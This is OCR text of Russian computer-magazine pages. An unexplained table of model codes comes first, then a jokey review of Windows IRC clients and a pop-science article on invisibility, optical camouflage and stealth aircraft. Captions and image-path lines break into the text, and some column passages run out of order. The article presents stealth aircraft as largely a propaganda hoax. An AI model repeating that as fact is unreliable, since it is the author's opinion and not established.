C100, C110, S300	41796	41797	41795	41581	41398	41577	41572	41413	41794	41583	41570	41574	41579	41580	41582
X100, X600	41800	41801	41799	41596	41399	41592	41587	41414	41798		41585	41589	41594	41595	41597
S100, X400, P400, E700, E710	41804	41805	41803	41611	41400	41607	41602	41415	41802	41613	41603	41604	41609	41610	41612
X450	41808	41809	41807	41625	41401		41616	41416	41806		41614				
[illegible]															
C370, C450, C550	41812	41813	41811	41640	75308		41631	41419	41810		41629				
T720, T720i, T722, T722i	41816	41817	41815	41655	41402	41651	41646	41420	41814	41657	41644	41648	41653	41654	41656
C650, C380, V180	41820	41821	41819	41670	41403		41661	41421	41818		41659				
V300, V400, V500, V555, V600, V620, E398	41824	41825	41823	41685	41404	41681	41676	41422	41822	41687	41674	41678	41683	41684	41686
[illegible]															
T610, T616, T618, T628, T630, Z600	41828	41829	41827	41699	41405	41695	41690	41423	41826	41701	41688	41692	41697	41698	41700
K500, K500i	41621	41834	41619								41618				

SideX (sidex@real.xakep.ru)

Клиенты тетушки Ирины

Однажды меня спросил юноша-компьютерщик: «Кто такой декадент?». Объяснять это понятие языком высоких сфер было не с руки. Пришла в голову лишь аналогия с чатами: декадент - человек, растрачивающий время, деньги и здоровье на треп в чатах. Однако делает он это всегда исключительно стильно. Как же можно стильно транжирить свое время, сидя в веб-чатах? Это невозможно. IRC (Internet Relay Chat) - единственно верный способ. Да и там нужны кое-какие потуги, чтобы выделиться из толпы. Например, трещать с пацанами, пользуясь лишь самым модным IRC-клиентом. Есть ли такой? О да, добрый десяток симпатичных Win-детищ будет скормлен данному обзору.


И другие лики продажной любви в чатах

В чем декадентствовать?

mIRC 6.16


www.mirc.com

MIRC столь же неразрывен с IRC, сколь Алла Пугачева является неотъемлемой частью отечественной эстрады! В свое время я изменял данному гранду с менее известными коллегами по цеху. Клиент не умел держать коннект сразу с несколькими сетями. За последние три года multi-connect успешно реализован: я могу толкаться на EFnet, DALnet и DALnet.ru одновременно! Клиент был, по сути, единственным выбором win-юзера, склонного к ведению боевых действий на поприще IRC. Для него были написаны десятки скриптов и плагинов, которые обвешивали людей броней защиты и наделяли острейшей бритвой для проведения беспощадных атак. b00b1ik требовал, чтобы я обозрел скрипты Neora Professional и Monster для данного клиента. Они дают не самые хилые возможности для реализации обозначенной обороны и нападения. Если IRC - стиль твоей жизни, то обойти mIRC вниманием будет непростительно. Последний апдейт возможностей SSL придется по вкусу любителям шифроваться. А вот последний апдейт с вымогательством $20 за регистрацию придется по вкусу лишь мировым империалистам. Надеюсь, что в новой, седьмой версии обойдется без нежелательных сюрпризов.



Klient 2.0.16


www.klient.com



Занятная тенденция: большинство софтин становится тяжелее мег за мегом год от года. Инсталлятор Klient'а, наоборот, сдулся вдвое за прошедшие пару лет! Интерфейс же практически не поменялся: обличие, вдохновленное XP, претерпело лишь косметический ремонт. Если ты против излишней визуализации, то можешь легко вернуть клиент в классический вид Win95. В последней beta-версии есть поддержка python-скриптов и пока мутной вещицы - RubyScript. Нововведения подружатся с уже имеющимися опциями скриптинга на VBA, Jscript и Perl'е. Лично я сам всегда был жаден


до траты времени на написание собственных скриптов, так что больше забурился в поиск фишек, полезных для конечного юзера. Мне понравился еще более развитый notify-лист, с помощью которого ты можешь мониторить нужный ник, забивая в лог, когда и на сколько долго появлялась нужная рожа в ирке. Для ленивцев из моего семейства по умолчанию было вписано немало фишек, характерных более развитым IRC-скриптам: auto-away, защита от msg- и CTCP-флуда, а также встроенный shit-лист, который позволит автоматически изгонять неугодных с подконтрольных каналов.

jIRCii r24
http://jirc.hick.org




Советский союз занимался поиском рыбы и колбасы. Создатели jIRC смогли скрестить известный консольный клиент с GUI. Название расшифровывается как Java-IRCii, что в переводе на понятный язык звучит так: Java-адаптация легендарного *nix-клиента IRCii. Это означает, что клиент совместим с десятками скриптов под обозначенный консольный продукт. Для долгоруких, длина чьих конечностей позволяет написание своих скриптов: вы сможете свернуть горы с помощью вшитого скрипт-языка Sleep, который покажется похожим на Perl. Занятно, что скриптовый модуль обновляется независимо от основной базы клиента. Новые возможности для кодинга появляются еженедельно. Я бы вообще мог изменить mIRC'у с такой open source системой, если бы кодеры попарились и снарядили клиент Proxy-поддержкой.

ViRC 2.0 RC5
www.visualirc.net



Все становится более и более наглядным. За последний год ни один из моих собутыльников не купил мобилы без фотокамеры! Даже на IRC нас теперь будут лишать привычной скромности текстового общения. ViRC соблазнит тебя возможностью устроения видеоконференций с коллегами-чатланами. Если свежесть лица не вызывает желания его демонстрировать, то можно ограничиться хриплыми стонами по встроенному голосовому селектору. Когда дела совсем плохи, можно отдаться пересылке писем посредством встроенного мыльного клиента. Это просто матрешка в матрешке: здесь даже присутствует свой собственный telnet-клиент. Зачем нафиг нужен telnet, когда все минимально серьезные машины пускают тебя в свое чрево лишь по SSH? Встроенная фишка оказывается ненужной, как и львиная доля всех остальных. Если мы удалим все имеющиеся приблуды, то останется довольно бедный и нестабильный продукт.

Bersirc 2.2.7
www.bersirc.com



Когда клиент только вышел в свет, в него повально влюбились все Delphi-кодеры. Тогда было в диковинку кодить IRC-скрипты в pascal-формате. Сейчас многое поменялось, в том числе и команда программеров, ответственная за Bersirc-проект. Линейка 2.* была целиком переписана совершенно новыми людьми с другим складом ума. Появилась совместимость с *nix в его X-win проявлении. Эта фишка может быть особенно полезна бисистемным юзерам, которые грешат интимной связью с Виндой и Линуксом одновременно. Ранее подобный win-*nix-клон ты мог увидеть лишь в виде X-Chat'a, чья win-часть была сильно ограниченной. Bersirc обладает приятным и в то же время богатым интерфейсом, однако требует оплаты ресурсами твоего компа за предложенные краски.


NexIRC 2.24
www.team-nexgen.com/nirc.shtml



Авторы проги - смелые люди. Они раскатали губу аж на 20 баксов за юзание своего детища. Наверно, в нем можно найти некие смелые начинания, за которые не грех отдать кровные LV. Например есть встроенный бот, который, однако, вряд ли рискнет конкурировать с win-портом Eggdrop. С основной прогой поставляются фишки в стиле «выучи C++ за 24 часа»: самопальный web-браузер, download-менеджер и MP3-плеер. Авторы приладили и типичные скриптерские навороты: порт-сканер, auto-join, black- и friend-листы. Создатели софтины завлекают предложением в духе «скачай нашу мега-тулзу и пойми, за что мы требуем двадцатку». Я могу быть непонятливым, но врубиться в такую странную причину запроса мне было не дано.


HydraIRC 0.3.126
www.hydrairc.com

Сомневаясь в объективности собственной оценки программ, я часто спрашиваю мнения у обычных юзеров. По теме IRC каждый второй



заявлял: «Все, вроде бы, ништяк, но HydraIRC чуть лучше!». Прога написана на модном Visual Studio 7 с подключением WTL/ATL. Она обеспечивает оперативную работу, а инсталлятор занимает сущие крохи. С последним билдом из клиента был вырван несимпатичный спам-модуль, который постоянно кричал на каналах IRC о том, каким клиентом ты пользуешься. Прогу можно конфигурировать через удобный интерфейс либо правкой прилагающегося xml-файла. Простые скрипты, идущие вместе с прогой, помогут сделать процесс кик-банов более занимательным: имена изгнанников будут выделяться цветом, они получат личные сообщения от тебя с пожеланиями вести себя хорошо.


IceChat
www.icechat.net



Чат для отморозков. Или же чат для клевых парней, если иначе прочитать слоган «The Chat Cool People Use». Клиент появился не вчера, но интенсивного развития не наблюдается и по сей день. IceChat является, скорее, экспериментальной штуковиной для разминки рук, что успешно затекли при использовании привычного mIRC. Какой клиент еще не пытался завлечь тебя обещанием поддержки работы с несколькими сетями одновременно? Отмороженный чат не исключение. Он умеет работать параллельно с десятью сервантами. Приятная особенность клиента образуется человеческим фактором, ибо кодеров проекта можно почти постоянно застать на просторах IRC, поделиться с ними впечатлениями и пожеланиями на тему клиента. Интерфейс получился довольно пестрым, но в то же время не напрягающим глаз и позволяющим рулить всем сложным процессом чаттинга без шума и пыли!

ДЕЛАЕМ ВЫВОДЫ, ГОСПОДА!

Ну вот и все. После такого глубокого и беспристрастного обзора тебе, я думаю, остается лишь сделать выбор в пользу того или иного клиента. Выбор будет зависеть от тебя самого: от твоих предпочтений, возможностей и нужд. Понимаю, что в Сети лежит еще очень много IRC-клиентов, но, думаю, я предложил тебе самые достойные из всех. Зачем покупать запорожец, если есть деньги на мерседес, правильно? Удачи тебе, друг, в покорении кибер-чат-пространства!



На блестящих кружочках, что ты получил вместе с журналом, ты, если постараешься, найдешь все перечисленные клиенты.



Слава Ансимов aka ANSI (ansi@infos.ru)



Шапка-невидимка

Сказочная шапка-невидимка, «Человек-невидимка» Уэллса, кольцо Толкиена, голливудский «Хищник», глаз инвизибилити в аське... В этом логическом ряду заключена неуемная тяга человечества к невидимости. Невидимость была и остается слишком соблазнительной для военных и шпионских ведомств, чтобы они так просто оставили ее сказочникам и фантастам, не воплотив технологию в жизнь. Пока биологи делают прозрачными и без того мелких грызунов, инженеры успешно решают задачки с неживыми объектами - от невидимых чернил до плащей, самолетов и зданий-невидимок. А там, где наука пока еще бессильна, в ход идет хитрость или прямое надувательство.

ТЕХНОЛОГИИ НЕВИДИМОСТИ

Сначала определимся, о чем вообще речь и зачем все это нужно. Самые очевидные цели - военные. Шпионы, разведчики, диверсанты, войска и техника, будучи невидимыми, смогут проникать в глубокие тылы противника и, соответственно, шпионить, разведывать, вредить и наносить внезапные удары по изумленному врагу. Однако, если и враг окажется не менее продвинут в технологиях невидимости, обнаружить секретные штабы и склады с оружием не представится возможным, потому что вражеские здания, в свою очередь, будут невидимыми. Попасть в невидимого солдата тоже станет весьма затруднительно. Вот это война! Невидимые войска носятся по тылам и линии фронта, не замечая друг друга. Над ними кружат самолеты-невидимки, шмаляя напропалую по невидимым целям...





Сомневаться в полезности технологий невидимости в мирной жизни не приходится. С невидимыми зданиями и архитектурными сооружениями можно не париться в отношении дизайна - урбанистический пейзаж не будет портить вид из твоего окна. В медицине, если сделать нужные участки тела человека прозрачными, врачи смогут непосредственно наблюдать, что творится внутри пациента, не прибегая к помощи рентгенов, томографов и прочих ультразвуков.

Во всех вариантах военного и гражданского применения невидимости речь идет о восприятии объектов человеческим глазом - в оптическом диапазоне. По сути, можно выделить два вида невидимости: прозрачность и незаметность, или маскировку. В последнем случае ты не видишь, что находится позади объекта, но при этом не можешь выделить его на общем фоне.

Итак, какие конкретно достижения есть на сегодняшний день? Секретные военные разработки ведутся, в частности, в лаборатории NASA Jet Propulsion Laboratory и финансируются пентагоновским ведомством DARPA. Об этом все знают, но толком никто ничего не видел (что может говорить о некоторых успехах в создании невидимости ;-)). Пока человечество ждет новостей из таких секретных лабораторий, пресса время от времени балует «сенсациями» от гениев-одиночек.

У-У-У, БИОЛОГИЯ

Прямыми последователями уэллсовского человека-невидимки Гриффина являются биологи, работающие над прозрачностью живых тканей. Основные идеи они заимствуют у природы. В животном мире примеров невидимости полно. Это не только ка-




Узнай больше о стелс-технологиях: www.lowobservable.com


Профессор Сусуми Таши демонстрирует плащ-невидимку в действии

муфляжники и имитаторы - хамелеоны, осьминоги, палочники... Настоящей прозрачностью обладают, в основном, морские организмы. Некоторые из них обитают на километровой глубине - там, где кромешная тьма. Тела этих морских существ настолько тонкие, что просвечивают насквозь. С ребра они тоже неразличимы, как магнитофонная лента. Так неслабо плющит обитателей глубин чудовищное давление.

Интерес для ученых представляет желатинообразное вещество в организме всех прозрачных морских существ. Именно оно отвечает за прозрачность, имея коэффициент преломления, близкий к воде. Этот же желатин обеспечивает животным плавучесть и защиту от давления.


Достичь прозрачности под водой, конечно, проще, чем на воздухе. Однако у исследователей из Техасского университета в Остине под руководством доктора Эшли Уэлша в августе 2000 года кое-что получилось. При помощи хитрого вещества на основе глицерина они сумели на короткое время сделать прозрачным участок кожи лабораторной крысы. В течение 20 минут сквозь «окно» можно было созерцать подкожные ткани на глубине в несколько миллиметров. После этого несчастной крысе залезли под кожу и нарисовали там настроечную таблицу на манер телевизионной. Шприцом ввели раствор, и через некоторое время можно было оценить четкость подкожного изображения. Ученые утверждают, что к моменту испытаний на людях они придумают вариант с менее болезненным втиранием «раствора невидимости». Химический состав препарата запатентован в Штатах.



Принципы работы устройств оптического камуфляжа


Такой шлем с проектором обеспечивает волшебный эффект плаща-невидимки

Итак, Уэллс предположил, а Уэлш доказал, что теоретически можно сделать живые ткани прозрачными. Но вот технически реализовать обработку, скажем, внутренних органов пока весьма проблематично. Попробуй представить себе, например, втирание глицерина в мозги... ;-).



Демонстрация на Wired Nextfest 2004. Лаборатория Таши - почетный гость любой выставки хай-тека

Кстати, в голливудских фильмах про невидимок обнаруживаются существенные технические ляпы. Совершенно прозрачный человек сам не может ничего видеть! Ведь его хрусталик и сетчатка тоже прозрачные, а значит, не преломляют свет, не фокусируют картинку и не преобразуют ее в нервные импульсы. Природные невидимки сталкиваются с аналогичной трудностью. Подводные животные, имеющие зрение, при всей своей невидимости не могут иметь прозрачные зрачки и сетчатку, иначе они сами ничего не увидят. Обитатели морских глубин практикуют несколько подходов к решению этой проблемы. Первый способ - «перископ» - для дезориентации хищников (или жертв) глаза выносятся из тела на длинных ножках. Второй вариант - «оптоволокно» - очень маленькая сетчатка, собирающая свет по специальным органическим световодам. Другой, противоположный, - «бледные глаза». Глаза у таких существ очень большие с большой сетчаткой, собирающей достаточно света, чтобы видеть, но при этом очень тонкой и почти прозрачной. Человек давно дотумкал использовать все эти перископы и эндоскопы для того, чтобы подглядывать и заглядывать поглубже.

ОТОЙДИ, ТЫ НЕ СТЕКЛЯННЫЙ

Да-а, видно, биологи еще не совсем готовы втереть нам что-нибудь для невидимости. Реалистичные надежды сулит инженерная мысль. Без издевательств над родимым телом можно просто надеть специальный костюм или спрятаться в танк-невидимку.

Пару лет назад мир облетела «сенсация» об изобретении в Японии (ох уж эти японцы!) плаща-невидимки. На страницах уважаемых изданий красовались снимки профессора Сусуми Таши в своем чудесном плаще на фоне оживленных улиц. Выглядело это весьма эффектно, но по сути оказалось, скорее, фокусом в духе Копперфильда. Однако и сам профессор не скрывал детали технологии. Достаточно было покопаться в описаниях на сайте Токийского университета (http://projects.star.t.u-tokyo.ac.jp/projects/MEDIA/xv/oc.html). В общем приближении это похоже на ситуацию, когда человек оказывается на фоне экрана в луче кинопроектора. Хитрость состояла в том, чтобы отображать на плаще кусок реального вида, который в данный момент загораживается от наблюдателя. При этом псевдопрозрачность наблюдается с различных ракурсов, а проектор располагается на голове (шлеме) наблю-


«ЧЕЛОВЕК-НЕВИДИМКА» ГЕРБЕРТА УЭЛЛСА

Научный подход к проблеме невидимости был впервые продемонстрирован более ста лет назад в романе «Человек-невидимка» Уэллса. Сие бессмертное творение до сих пор является настольной книгой любителей и гуру невидимости. Способы достижения невидимости живого тела по Уэллсу даже спустя время не выглядят столь уж наивными, а описание сопутствующих физиологических деталей представляет собой настоящий научный отчет! Психиатрические нюансы с идеями сверхчеловека тоже выглядят убедительно и могут помочь будущим невидимкам не свихнуться.

i

Роман Герберта Уэллса «Человек-невидимка», ставший настольной книгой по невидимости http://lib.ru/INOFANT/UELS/invisibl.txt

Читай о попытках запатентовать, в общем-то, лежащие на поверхности идеи невидимости: www.chameleo.net/news.html




Танк, закрытый «невидимыми» панелями. Одна из первых разработок адаптивного камуфляжа в лаборатории Jet Propulsion Laboratory (NASA)

ем концепции классического камуфляжа. В терминологии военных ученых это так и называется - адаптивный камуфляж. В век миниатюрной электроники и оптоволокна реализация в общих чертах выглядит так. Маскируемый объект со всех сторон напичкан микрокамерами, которые передают картинку на противоположную сторону и там ее отображают. В итоге получается что-то вроде Хищника из одноименного фильма. В военных лабораториях Пентагона на полном серьезе разрабатывают подобные системы камуфляжа техники и неподвижных строений.

В ход идут самые современные техноштучки: микрокамеры с волноводами, дисплеи на полимерных OLED-светодиодах, мощные процессоры для обработки и корректировки адаптивной картинки. Трудно, но вполне достижимо. Так, NASA приводит примерные расклады, что для маскировки со всех сторон объекта величиной с танк потребуется оборудование весом всего ничего 45 килограмм.

В среде теоретиков-ботаников часто принято критиковать в пух и прах идеи невидимости. Дескать, всего не спрятать и все равно что-то будет видно. А раз уж полную невидимость при современных технологиях получить так сложно, то стоит ли корячиться изо всех сил? Однако практики-военспецы такую задачу и не ставят. Для


Ultima Online. Лицом к лицу с невидимым врагом

дателя. Плащ имеет особое световозвращающее покрытие.

Вот такие навороты :-). Профессор Таши предложил несколько вариантов практического использования своего изобретения. Все они, похоже, были придуманы на ходу, так как выглядят несколько притянутыми за уши. Например предлагается сделать прозрачной для летчика нижнюю часть кабины самолета, чтобы он мог непосредственно видеть, куда садится или кидает бомбу. Другой вариант - прозрачные руки и инструменты хирурга во время операции. Имитацию сего процесса демонстрирует видеоролик на сайте лаборатории (http://projects.star.t.u-tokyo.ac.jp/projects/MEDIA/xv/images/oc-phantom.mpg). Тут можно заметить лишь одно - плохому хирургу и руки мешают ;-). Пилоту, видимо, придется поначалу привыкать к зависанию своего тела над пропастью и воздерживаться от рефлекторного катапультирования - говорят, такое иногда случалось с летчиками, управлявшими ракетами с телевизионным наведением.

МАСКИРУЕМСЯ СВЕТОДИОДАМИ

Идея отображать на скрываемом предмете динамичное изображение подстилающего фона стара как мир. Она является развити-



В африканских прериях ставят дорожные знаки, предостерегающие об опасности эффекта невидимости в природе

Рецепты простых в изготовлении симпатических (невидимых) чернил: http://chemworld.narod.ru/practic/simpat.html

СТЕЛС: ВИДИМОСТЬ НЕВИДИМОСТИ?


Легендарный истребитель-невидимка F-117A с сомнительной способностью летать и быть незаметным

Сама мысль о том, что враг может оказаться невидимым, способна сильно поколебать неустрашимость противника. Поэтому можно, например, соорудить жуткий самолет-кракозябру, обозвать его невидимкой и раструбить об этом в прессе. Именно такова была судьба нашумевшей технологии стелс. Взяли два самолета - большой и маленький, сплющили их, как камбалу, и получили легендарные B-2 и F-117, «невидимые» для радаров. Летные характеристики стали те еще - попробуй долететь, не вильнув в сторону. Эффективная площадь отражения действительно поубавилась, но не исчезла вовсе. Фактически эти аппараты представляют собой летающую мишень, потому что увернуться от атаки у них нет никаких шансов. Однако стелс стал весьма удачным фейком от пропагандистов Пентагона. В свое время этой штукой, также как и дутой программой СОИ, удалось задурить голову и напугать советское партийное руководство, заставляя тратить баснословные деньги на адекватный ответ. Достаточно эффективные алгоритмы распознавания самолетов-невидимок были разработаны без особых усилий. И вот сейчас, через 20 лет после появления стелсов, выяснилось, что для их обнаружения вообще никаких локаторов не нужно ;-). Самолеты, проносясь на высокой скорости, нарушают интерференционную картину, которую создают базовые станции сотовых операторов. По этим изменениям можно, например, вычислить, что летит истребитель. Если при этом он дает на радаре уменьшенную засветку, как от стайки уток, это и есть наша «невидимка».

успешного боевого применения вполне достаточно частичной невидимости, которую можно изготовить если не прямо сейчас, то в ближайшем будущем. Вспомни, как ловко бегал от железного Шварца Хищник, пока у него не закоротило прозрачность. Геймеры в Unreal Tournament хорошо знают, как трудно в динамике боя отследить, в принципе, заметного врага, схватившего «стакан с невидимостью». Пожалуй, ученые стараются не зря. Частичная прозрачность и какая ни есть адаптивная маскировка все равно гораздо эффективнее камуфляжа и размалеванного лица.

ПРОТИВОБОРСТВО ТЕХНОЛОГИЙ. СУПЕРЗРЕНИЕ

Что же можно противопоставить активно маскирующимся буржуям? Первое, что приходит в голову, - это инфракрасные приборы и радары. Таскать все эти штуки на себе довольно утомительно. Однако ко времени, когда технологии невидимости будут достаточно развиты, такие приборы будут доступны на уровне имплантатов.

